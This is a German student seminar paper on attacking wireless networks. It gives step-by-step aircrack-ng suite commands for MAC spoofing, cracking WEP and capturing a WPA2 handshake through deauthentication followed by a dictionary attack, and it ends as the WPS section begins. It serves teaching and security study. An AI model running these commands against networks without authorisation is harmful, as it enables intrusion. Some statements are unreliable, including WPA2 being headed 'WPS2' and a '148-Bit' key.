



## **Seminar IT-Sicherheit**

Wintersemester 2016/2017

# Penetration Testing: Wireless Attacks

Dennis Alexander Süwolto

Betreuer: Prof. Dr. Gerd Beuster  
abgegeben am: 20. Dezember 2016

**Inhaltsverzeichnis**

Abbildungsverzeichnis.....	3
Tabellenverzeichnis .....	3
Abkürzungsverzeichnis .....	3
1. Einleitung .....	4
2. WLAN Sicherheitsverfahren .....	5
2.1. Unsichere Verfahren .....	5
2.1.1. MAC-Authentifizierung .....	5
2.2. Empfohlene Sicherheitsverfahren .....	10
2.3. Vereinfachte Einrichtung per WPS.....	15
3. Schlussbemerkung.....	18
Literaturverzeichnis .....	19

## Abbildungsverzeichnis

<i>Abbildung 1: Gruppierung drahtloser Standards [GAJE02]</i> .....	4
<i>Abbildung 2: Änderung der MAC-Adresse unter Kali</i> .....	6
<i>Abbildung 3: Sichtbarkeit von Hidden SSID per Airodumb-ng</i> .....	7
<i>Abbildung 4: WEP-Chiffrierung Block-Diagramm (vgl. [IEEE12])</i> .....	7
<i>Abbildung 5: WEP-Dechiffrierung Block-Diagramm (vgl. [IEEE12])</i> .....	8
<i>Abbildung 6 TKIP-Chiffrierung Block-Diagramm (Quelle: [IEEE2012])</i> .....	11
<i>Abbildung 7: Four-Way Handshake</i> .....	13
<i>Abbildung 8 Aufzeichnung des 4-Way-Handshakes</i> .....	15

## Tabellenverzeichnis

Tabelle 1: Auswirkung der Sperrzeit auf ein WPS-PIN Angriff per Brute-Force .....	16
---	----

## Abkürzungsverzeichnis

AP	Access Point
BSSID	Basic Service Set Identifier
ESSID	Extended Service Set Identifier
IEEE	Institute of Electrical and Electronics Engineers
o.O.	ohne Ort
o.V.	ohne Verfasser
Tab.	Tabelle
überarb.	überarbeitet(e)
UrhG	Urheberrechtsgesetz
SSID	Service Set Identifier
WLAN	Wireless Local Area Network

# 1. Einleitung

Diese Arbeit behandelt das Thema „Wireless Attacks“ (zu Deutsch „kabellose Angriffe“) und damit die kabellose Kommunikation. Wie in Abbildung 1 dargestellt ist die kabellose Kommunikation in die drei Kategorien „Wireless Wide Area Network“ (WWAN), „Wireless Local Area Network“ (WLAN) und „Wireless Personal Area Network“ (WPAN) unterteilt.




Abbildung 1: Gruppierung drahtloser Standards [GAJE02]

Diese Arbeit beschäftigt sich ausschließlich mit Angriffen auf das Wireless Local Area Network und basiert auf dem 15. Kapitel „Wireless Attacks“ aus dem Buch „Penetration Testing: A Hands-On Introduction to Hacking“ von Georgia Weidman. Hierbei werden die unterschiedlichen Sicherheitsmechanismen in WLANs vorgestellt und auf ihre jeweiligen Qualitäten untersucht.

Seit 1997 in IEEE 802.11 vom Institute of Electrical and Electronics Engineers standardisiert, wurden im Laufe der Zeit zahlreiche Erweiterungen an dem Standard vorgenommen, so dass die aktuellste Version mit 802.11ah vorliegt.

Anders als bei kabelgebundenen Netzwerken, bei denen eine Abhörung der Kommunikation nur durch physikalischen Zugang möglich ist, genügt es bei kabellosen Netzwerken innerhalb der Funkreichweite des Netzwerks zu sein. Um die Gefahr einer Infiltrierung zu vermindern, gibt es verschiedene Sicherheitsmaßnahmen, welche in den folgenden Kapiteln vorgestellt werden und auf ihre jeweiligen Schwachstellen hin untersucht werden.

## 2. WLAN Sicherheitsverfahren

In diesem Kapitel werden gängige Verfahren zur Sicherstellung der Schutzziele: Verschlüsselung, Integrität und Authentifizierung, für kabellose Netzwerke vorgestellt. Begonnen wird dabei mit den Verfahren, welche sich aufgrund ihrer Schwachstellen nicht für die Sicherstellung der oben genannten Schutzziele eignen. Im zweiten Abschnitt werden Verfahren vorgestellt, welche nach dem aktuellen Stand der Technik und der „richtigen“ Konfiguration als sicher gelten. Abgeschlossen wird dieses Kapitel mit Wi-Fi Protected Access (WPS).

### 2.1. Unsichere Verfahren

Im Folgenden werden die Verfahren MAC-Authentication, Hidden-SSID und Wired Equivalent Privacy (WEP) sowie ihre Schwachstellen dargestellt. Diese sind als unsicher eingestuft und sollten nicht als primäre Verfahren zur Steigerung der Sicherheit eingesetzt werden.

#### 2.1.1. MAC-Authentifizierung


Die einfachste Authentifizierungsmethode in kabellosen Netzwerken wird durch eine MAC-Zugangskontrolle (auch als MAC-Filter bekannt) umgesetzt. Hierbei wird die fest eingeschriebene Hardwareadresse, auch Media-Access-Control-Adresse genannt, dazu verwendet die einzelnen Netzwerkteilnehmer zu authentifizieren.

##### Schwachstellen der MAC-Authentifizierung

Da die MAC-Adresse zur Versendung der einzelnen Datenpakete verwendet wird, ermöglicht dies einem Angreifer durch Überwachung (auch als Sniffing bezeichnet) des Netzwerkverkehrs die MAC-Adressen der authentifizierten Netzwerkteilnehmer auszulesen und sich so über die fremden MAC-Adressen am Netzwerk zu authentifizieren.

Unter Linux Betriebssystemen reicht hierzu, wie in Abbildung 2 zu sehen, die Ausführung eines einfachen Befehls:

```
ifconfig eth0 hw ether aa:aa:aa:aa:aa:aa
```



```
root@kali: /home/danton
DateiBearbeitenAnsichtSuchenTerminalHilfe
root@kali:/home/danton#
root@kali:/home/danton#
root@kali:/home/danton#
root@kali:/home/danton# ifconfig wlan0 down
root@kali:/home/danton# ifconfig wlan0 hw ether AA:BB:CC:CC:BB:AA
root@kali:/home/danton# ifconfig wlan0 up
root@kali:/home/danton# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 3c:97:0e:1a:6d:9e txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 20 memory 0xf2500000-f2520000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 0 (Lokale Schleife)
    RX packets 16 bytes 960 (960.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 960 (960.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.181 netmask 255.255.255.0 broadcast 192.168.2.255
    ether aa:bb:cc:cc:bb:aa txqueuelen 1000 (Ethernet)
    RX packets 170 bytes 20217 (19.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29 bytes 3372 (3.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:/home/danton#
```

Abbildung 2: Änderung der MAC-Adresse unter Kali

### 2.1.2. Hidden SSID

Access Points (AP) verfügen über eine Funktion die es ermöglicht, die Service Set Identifier (SSID), also den Netzwerknamen, auszublenden. Ein neuer Teilnehmer kann sich dann nur mit dem Netzwerk verbinden, wenn er die SSID des Netzwerks kennt und gegebenenfalls die weiteren Zugangsbedingungen (z.B. Schlüssel) erfüllt.

#### Schwachstellen von versteckten SSID

Sobald andere Netzwerkteilnehmer mit dem jeweiligen AP verbunden sind, ist es analog zu den Schwachstellen der MAC-Authentifizierung möglich, die verwendete SSID

(siehe Abbildung 3) auszulesen, da die einzelnen Netzwerkteilnehmer diese in ihren Paketen zum AP mitsenden.

```

root@kali: /home/danton
DateiBearbeitenAnsichtSuchenTerminalHilfe

CH 13 ][ Elapsed: 6 s ][ 2016-12-18 11:25

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
9C:80:DF:01:2F:5E -1 0 0 0 0 13 -1 WPA2 CCMP PSK <length: 0>
2E:D0:5A:39:5F:BF -39 100 61 0 0 13 54e WPA2 CCMP PSK DIRECT-0D pass-PHILIPS TV
6C:19:8F:D0:BC:F4 -43 65 61 3 0 13 54e WPA2 CCMP PSK Test
74:31:76:13:04:3F 72 72 32 0 0 11 54e WPA2 CCMP PSK WLAN_130434
E0:60:66:74:BE:52 -83 38 25 0 0 11 54e WPA2 CCMP PSK EasyBox-150863
58:8B:F3:45:6C:85 -87 76 50 0 0 13 54e WPA2 CCMP PSK o2-WLAN00

BSSID          STATION          PWR Rate Lost Frames Probe
9C:80:DF:01:2F:5E A0:02:DC:6D:E6:24 -88 0 - 1e 41 3
74:31:76:13:04:3F 74:31:76:13:04:3F -85 0 - 1e 0 1
6C:19:8F:D0:BC:F4 C0:EE:FB:4B:1B:4B -25 0 - 1e 5 46
6C:19:8F:D0:BC:F4 2E:D0:5A:39:5F:BF -43 1e- 0e 0 3

root@kali: /home/danton#

```

Abbildung 3: Sichtbarkeit von Hidden SSID per Airodumb-ng

### 2.1.3. Wired Equivalent Privacy (WEP)

Aufgrund des fehlenden physikalischen Schutz vor Infiltrierung des Netzwerks bei drahtloser Übertragung wurde 1999 das Wired Equivalent Privacy (WEP) als Verschlüsselungsprotokoll für WLAN eingeführt. Die durch WEP bereitgestellte Funktionen für die Authentifizierung, Verschlüsselung und Integritätsprüfung sollte die Sicherheit von Funknetzwerken auf das Niveau von kabelgebundenen Netzwerken gebracht werden.




Abbildung 4: WEP-Chiffrierung Block-Diagramm (vgl. [IEEE12])

Wie in Abbildung 4 als „ARC4 PRNG“ dargestellt, verwendet das WEP-Protokoll den Rivest Cipher 4 (RC4) Algorithmus zur Erzeugung eines zufälligen Keystreams, welcher den Schlüssel (WEP Key) und einen Initialisierungsvektor (IV) als Eingabe erhält. Im nächsten Schritt entsteht aus der XOR-Verknüpfung des Keystreams und des Klartexts der verschlüsselte Text, welcher zusammen mit dem unverschlüsselten IV das WEP-Datenpaket bildet (vgl. [BLAZ12]). Die zyklische Redundanzprüfung (englisch cyclic redundancy check, CRC) ist ein Verfahren zur Bestimmung eines Prüfwerts für Daten, um Fehler bei der Übertragung oder Speicherung zu erkennen.

Der Ablauf beim Entschlüsseln des Datenpaketes durch einen anderen Teilnehmer ist analog. Zuerst wird aus dem IV und dem schon vorliegenden Schlüssel mit dem RC4 der Keystream generiert, mit welchem dann der verschlüsselte Text XOR-Verknüpft wird. Als Ergebnis liegt anschließend der Klartext mit seiner Prüfziffer vor. Dieser Ablauf wird in Abbildung 5 dargestellt.




Abbildung 5: WEP-Dechiffrierung Block-Diagramm (vgl. [IEEE12])

Es gibt WEP als 64-Bit und als 128-Bit Implementationen. Bei beiden Version werden jeweils 24-Bit für den Initialisierungsvektor (IV) verwendet und der Rest für den chiffrierten Text.

### Schwachstellen von WEP

Neben der zu kleinen Schlüssellänge von 40- bzw. 104-Bit sind die gravierendsten Schwachstellen in der Berechnung der Prüfsumme, die Nutzung des RC4-Algorithmus und der nur 24-Bit langen IV welcher im Klartext mitgesendet werden muss. Die Schwachstelle der CRC-32-Prüfsumme ist, dass sie ohne Mitwirkung des Schlüssels berechnet wird, linear und dadurch manipulierbar ist (vgl. [BOR101]).



Bei den IVs liegt die Wahrscheinlichkeit bei 50% das nach 5.000 Datenpaketen viermal der gleiche IV verwendet wurde. Durch viel Netzwerkdatenverkehr wird somit die Wahrscheinlichkeit stark erhöht und kann durch einen Angreifer ausgenutzt werden, um aus aufgezeichneten verschlüsselten Datenpaketen den Schlüssel zu berechnen (vgl. [LASH09]).

### Angriff auf WEP

Die WEP-Verschlüsselung kann mit frei zugänglichen Werkzeugen aufgehoben werden (vgl. [BUCH15]). Dazu gehört die gesamte Aircrack-ng-Reihe von Werkzeugen wie airmmon-ng, aireplay-ng, airodump-ng, Aircrack-ng.

- 1 Die Netzwerkkarte per Airmmon-ng in den Monitormodus stellen, um sämtlichen empfangenen Netzwerkdatenverkehr an das Betriebssystem weiterzuleiten:**

```
airmon-ng start wlan0
```

- 2 Datenverkehr per Airodump-ng aufzeichnen:**

```
airodump-ng wlan0mon -c 13 --bssid 6C:19:8F:D0:BC:F5 --write wlan3WEPDemo
```

Airodumb-ng zeichnet mit diesem Befehl sämtliche Datenpakete über das Monitorinterface „wlan0mon“ auf Kanal (-c) 13 auf. (--bssid) gibt die MAC-Adresse des AP an. (--write) schreibt den Datenverkehr in eine Datei.

- 3 Datenverkehr mit Aireplay-ng generieren:**

```
aireplay-ng -3 -b 6C:19:8F:D0:BC:F5 -h 08:60:6E:A6:61:6F wlan0mon
```

Um den PSK bei WEP herauszufinden, wird eine große Anzahl von Datenpaketen benötigt. Um den Angriff zu beschleunigen kann man mit Aireplay-ng die benötigten Datenpakete produzieren. Hierbei werden ARP-Pakete im drahtlosen Netzwerk erfasst und diese dann zurück in das Netzwerk zu injizieren, um ARP-Antworten zu simulieren. Obwohl Aireplay-ng den WEP-Schlüssel nicht kennt, können ARP-Pakete

anhand der Größe der Pakete identifiziert werden. ARP ist ein festes Header-Protokoll und kann dazu verwendet werden, Clients dazu zu bewegen sich sie sogar innerhalb des verschlüsselten Datenverkehrs zu identifizieren. Der Parameter -3 ist für die ARP-Wiedergabe, -b spezifiziert die BSSID unseres Netzwerks und -h die Client-MAC-Adresse.

#### 4 Die Ausgabedatei aus Schritt 2 per Aircrack-ng angreifen:

```
aircrack-ng wlan3WEPDemo-01.cap
```

Mit Aircrack-ng und der Datei wlan3WEPDemo-01.cap wird die Aircrack-ng-Software gestartet und beginnt mit der Berechnung des WEP-Schlüssels unter Verwendung der Datenpakete in der Datei.

## 2.2. Empfohlene Sicherheitsverfahren

Die Verfahren Wi-Fi Protected Access (WPA und WPA2), welche im Folgenden Abschnitt 2.2.1 vorgestellt werden, gelten als sicher und können als primäres Verfahren zur Steigerung der Sicherheit eingesetzt werden. Im weiteren Verlauf wird zudem auf den Four-Way Handshake eingegangen, welcher die zentrale Komponente beim Verbindungsaufbau innerhalb von WPA darstellt.

### 2.2.1. Wi-Fi Protected Access (WPA)

Die WPA wurde mit Ziel entworfen die Probleme in der WEP zu lösen, ohne dass dafür Änderungen an der Hardware vorgenommen werden muss. WPA kann in den zwei verschiedenen Modus Enterprise und Personal arbeiten. Bei Enterprise-WPA wird die Authentifizierung durch einen Authentifizierungsserver durchgeführt. Hierdurch entsteht eine hohe Kontrolle über Zugang und Sicherheit des Netzwerks. Es wird kein vorab durchgeführter Schlüsselaustausch wie bei WEP und WPA Personal benötigt. Jedoch wird hierfür ein RADIUS-Server (Remote Authentication Dial-In User Service) benötigt, welcher zum Beispiel durch die Windows- Domänen Benutzerdaten die Authentifizierung zwischen dem Netzwerk und dem Benutzer sicherstellt.

Personal WPA oder auch WPA-PSK (Pre-Shared Key), welches zur Authentifizierung für kleine Netzwerke genutzt werden kann. Die Datenverschlüsselung kann eine

Länge von bis zu 256-Bit besitzen. Im Gegensatz zu WEP kann WPA mit beliebige alphabetische Zeichenfolgen als Schlüssel umgehen und nutzt diesen nur zur ersten Verbindung mit dem Access Point (AP). Für die weiteren Verbindungen wird eine gegenseitige Authentifikation verwendet, wobei der Schlüssel nicht über die Luft übertragen werden muss (vgl.[LASH09]).

WPA basiert auf der WEP Architektur, bringt jedoch zusätzlichen Schutz durch dynamische Schlüssel, die auf dem Temporal Key Integrity Protocol (TKIP) basieren, und bietet zur Authentifizierung von Teilnehmern Pre-shared key (PSK). WPA wurde mit dem Ziel entworfen, die Sicherheit im WLAN durch Beseitigung der Schwächen von WEP zu verbessern, ohne dass dafür völlig neue Hardware erforderlich wäre.

Wie in Abbildung 4 zu sehen ist, nutzt WPA wie WEP ebenso den RC4-Algorithmus zur Verschlüsselung, aber behebt die WEP Schwächen durch Verbesserung der Zufälligkeit bei der Erzeugung des Keystreams, sowie einer höheren Integrität. Anders als WEP benutzt WPA nicht einen 40- bzw. 104-Bit Schlüssel kombiniert mit dem 24-Bit IV zur Verschlüsselung, sondern generiert einen 148-Bit Schlüssel für jedes einzelne Datenpaket. Zusätzlich wurde bei WPA die schwache Prüfsumme CRC-32 durch den besseren Message Authentication Code (MIC) Algorithmus, auch Michael genannt, ersetzt.




Abbildung 6 TKIP-Chiffrierung Block-Diagramm (Quelle: [IEEE2012])

### 2.2.2. Wi-Fi Protected Setup 2 (WPS2)

Anders als bei WPA wurde WPA2 nicht auf Basis eines Vorgängers oder auf bestimmte Hardware entworfen. Als Verschlüsselungsprotokoll wird das deutlich stärkere und schnellere Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) eingesetzt. CCMP nutzt dabei den Advanced Encryption

Standard (AES). Wie bei WPA gibt es einen Enterprise Modus, welcher mit einem RADIUS Server zusammenarbeitet, und einen Personal Modus, welcher einen PSK verwendet.

### 2.2.3. Der Four-Way Handshake

Zur Verbindungsaufbau wird innerhalb WPA und WPA2 das IEEE 802.1X EAPOL-Key-Frames Protokoll verwendet, welches auch als 4-Way Handshake bekannt ist. Der Handshake vervollständigt den IEEE 802.1X-Authentifizierungsprozess und besteht, wie es der Name ahnen lässt, aus vier Phasen welche zum Verbindungsaufbau zwischen Netzwerkteilnehmern (hier als Supplicant bezeichnet) und den AP (als Authenticator bezeichnet) durchgeführt werden. Vor Beginn des Handshakes wird von beiden Seiten der Pairwise Master Key (PMK) aus PSK, SSID, SSID Länge, Iterationszahl der Hashfunktion sowie der Länge des generierten PMK. Der AP generiert für in der ersten Phase ein zufälliges Nounce (abgeleitet von Number Used Once) und sendet ihn zu dem Supplicant.

Aus dem Nounce vom AP und dem PMK errechnet der Supplicant einen Pairwise Transit Key (PTK). Zudem generiert er analog zur ersten Phase ein eigenen Nounce und sendet diesen mit einem Message Integrity Check (MIC) zur Überprüfung in der zweiten Phase an den AP. Dem AP liegen nun beide Nounces vor. Daraus berechnet er nun PTK für die Unicast-Übertragung mit dem Supplicant und einen Group Transit Key (GTK) für Multicast-Übertragungen.

In der dritten Phase des Handshakes übermittelt nun der AP den MIC, PTK, GTK sowie eine Ziffer des Receive Sequence Counter (RSC) an den Supplicant. Der RSC dient dazu, wiederholende Broadcast-Datenpakete zu erkennen.

Der Supplicant installiert diese Schlüssel und sendet als vierte und letzte Nachricht eine Bestätigung an den AP. Dieser beschriebene Ablauf wird in Abbildung 5 dargestellt (vgl.[CHEU07]).




Abbildung 7: Four-Way Handshake

### Schwachstellen in WPA/WPA2

Obwohl WPA und WPA2 sich in ihrer Implementierung und Architektur unterscheiden, besitzen beiden Verfahren die gleichen Schwachstellen. Die erste Schwachstelle dabei ist, dass sämtliche Clients im WPA/WPA2-Personal zur Authentifizierung den gleichen PSK verwenden. Wenn ein Client kompromittiert wurde muss ein neuer PSK an sämtliche Clients verteilt werden.

Eine andere Schwachstelle ist die Möglichkeit einen Client des Netzwerkes zu deauthifizieren, ohne selbst Mitglied des Netzwerkes zu sein. Hierdurch können Angriffe beschleunigt werden.

Als dritte Schwachstelle ist die Möglichkeit von Offline-Angriffe durch Aufzeichnung des Four-Way-Handshakes. Hierdurch kann in Zeiten von Cloudcomputing selbst verhältnismäßig sichere Passwörter per Brute-Force oder Wörterbuch Angriffen gefunden werden.

### Angriff aus WPA/WPA2

In diesem Abschnitt wird ein Angriff auf die Verschlüsselung von WPA/WPA2 beschrieben. Dazu werden die ersten beiden Schritte analog zu dem vorgestellten Angriff auf WEP durchgeführt (vgl. [WEID14]):

- 1 Per Airmo-ng die Netzwerkkarte im Monitormodus stellen, damit sämtlicher empfangener Netzwerkdatenverkehr an das Betriebssystem weitergeleitet wird:**

```
airmon-ng start wlan0
```

- 2 Datenverkehr per Airodump-ng aufzeichnen:**

```
airodump-ng wlan0mon -c 13 --bssid 6C:19:8F:D0:BC:F5 --write  
wpa2Test
```

- 3 In einem weiteren Konsolenfenster mit Hilfe von Aireplay-ng ein Mitglied des ausgesuchten Netzwerks zur Neuansmeldung auffordern:**

```
aireplay-ng -0 1 -a 6C:19:8F:D0:BC:F5 -c C0:EE:FB:4B:1B:4B wlan0mon
```

Entweder muss gewartet werden, bis sich ein Client im Netzwerk anmeldet oder man kann einen aktiven Client mit Aireplay-ng dazu zwingen, sich neu am Netzwerk anzumelden und dabei den 4-Way-Handshake aufzeichnen.

#### **4 Überprüfung on Cap-Datei kompletten 4-Way-Handshake enthält**

Mit der Software Wireshark kann die mit Airodump-ng aufgezeichnete Datei überprüft werden, ob der 4-Way-Handshake zwischen AP und Client vollständig aufgezeichnet wurde.

Dazu muss die Datei mit Wireshark geöffnet werden und als Filter „eapol“ gesetzt werden.

wpacTest-02.cap

Datei (F) Bearbeiten Ansicht (V) Navigation Aufzeichnen Analyse Statistiken Telefonie (y) Wireless

eapol

No.	Time	Source	Destination	Protocol	Length	Info
37	4.344062	D-LinkIn_d0:bc:f5	0neplusT_4b:1b:4b	EAPOL	133	Key (Message 1 of 4)
39	4.362002	0neplusT_4b:1b:4b	D-LinkIn_d0:bc:f5	EAPOL	155	Key (Message 2 of 4)
41	4.364543	D-LinkIn_d0:bc:f5	0neplusT_4b:1b:4b	EAPOL	213	Key (Message 3 of 4)
43	4.373264	0neplusT_4b:1b:4b	D-LinkIn_d0:bc:f5	EAPOL	133	Key (Message 4 of 4)

Abbildung 8 Aufzeichnung des 4-Way-Handshakes

## 5 Wörterbuchangriff auf die WPA2 Verschlüsselung

Mit Aircrack-ng wird nun eine Offline-Wörterbuch-Attacke auf die Verschlüsselung gestartet.

```
aircrack-ng -w password.lst -b 6C:19:8F:D0:BC:F4 wpacTest-02.cap
```

Über den -w Parameter wird eine Passwortliste übergeben und -b ist der Parameter für die BSSID des Access Points.

## 2.3. Vereinfachte Einrichtung per WPS

Der Wi-Fi Protected Setup (WPS) Standard der Wi-Fi Alliance wurde mit dem Ziel entwickelt, das Hinzufügen neuer Geräte in einem drahtlosen Netzwerk zu vereinfachen. Aktuell gibt es vier spezifizierte Ansätze im WPS Standard. Dabei handelt es sich um die Verbindungseinrichtung per Knopfdruck (PBC, engl Push Button Configuration), per PIN-Eingabe, per USB Flash Drive (UFD) und per Near Field Communication (NFC). Um eine WPS-Zertifizierung durch die Wi-Fi Alliance zu erhalten muss eine Access Point die Knopfdruck- und PIN-Einrichtung unterstützen (vgl. [WISCH15]).

### WPS Schwächen

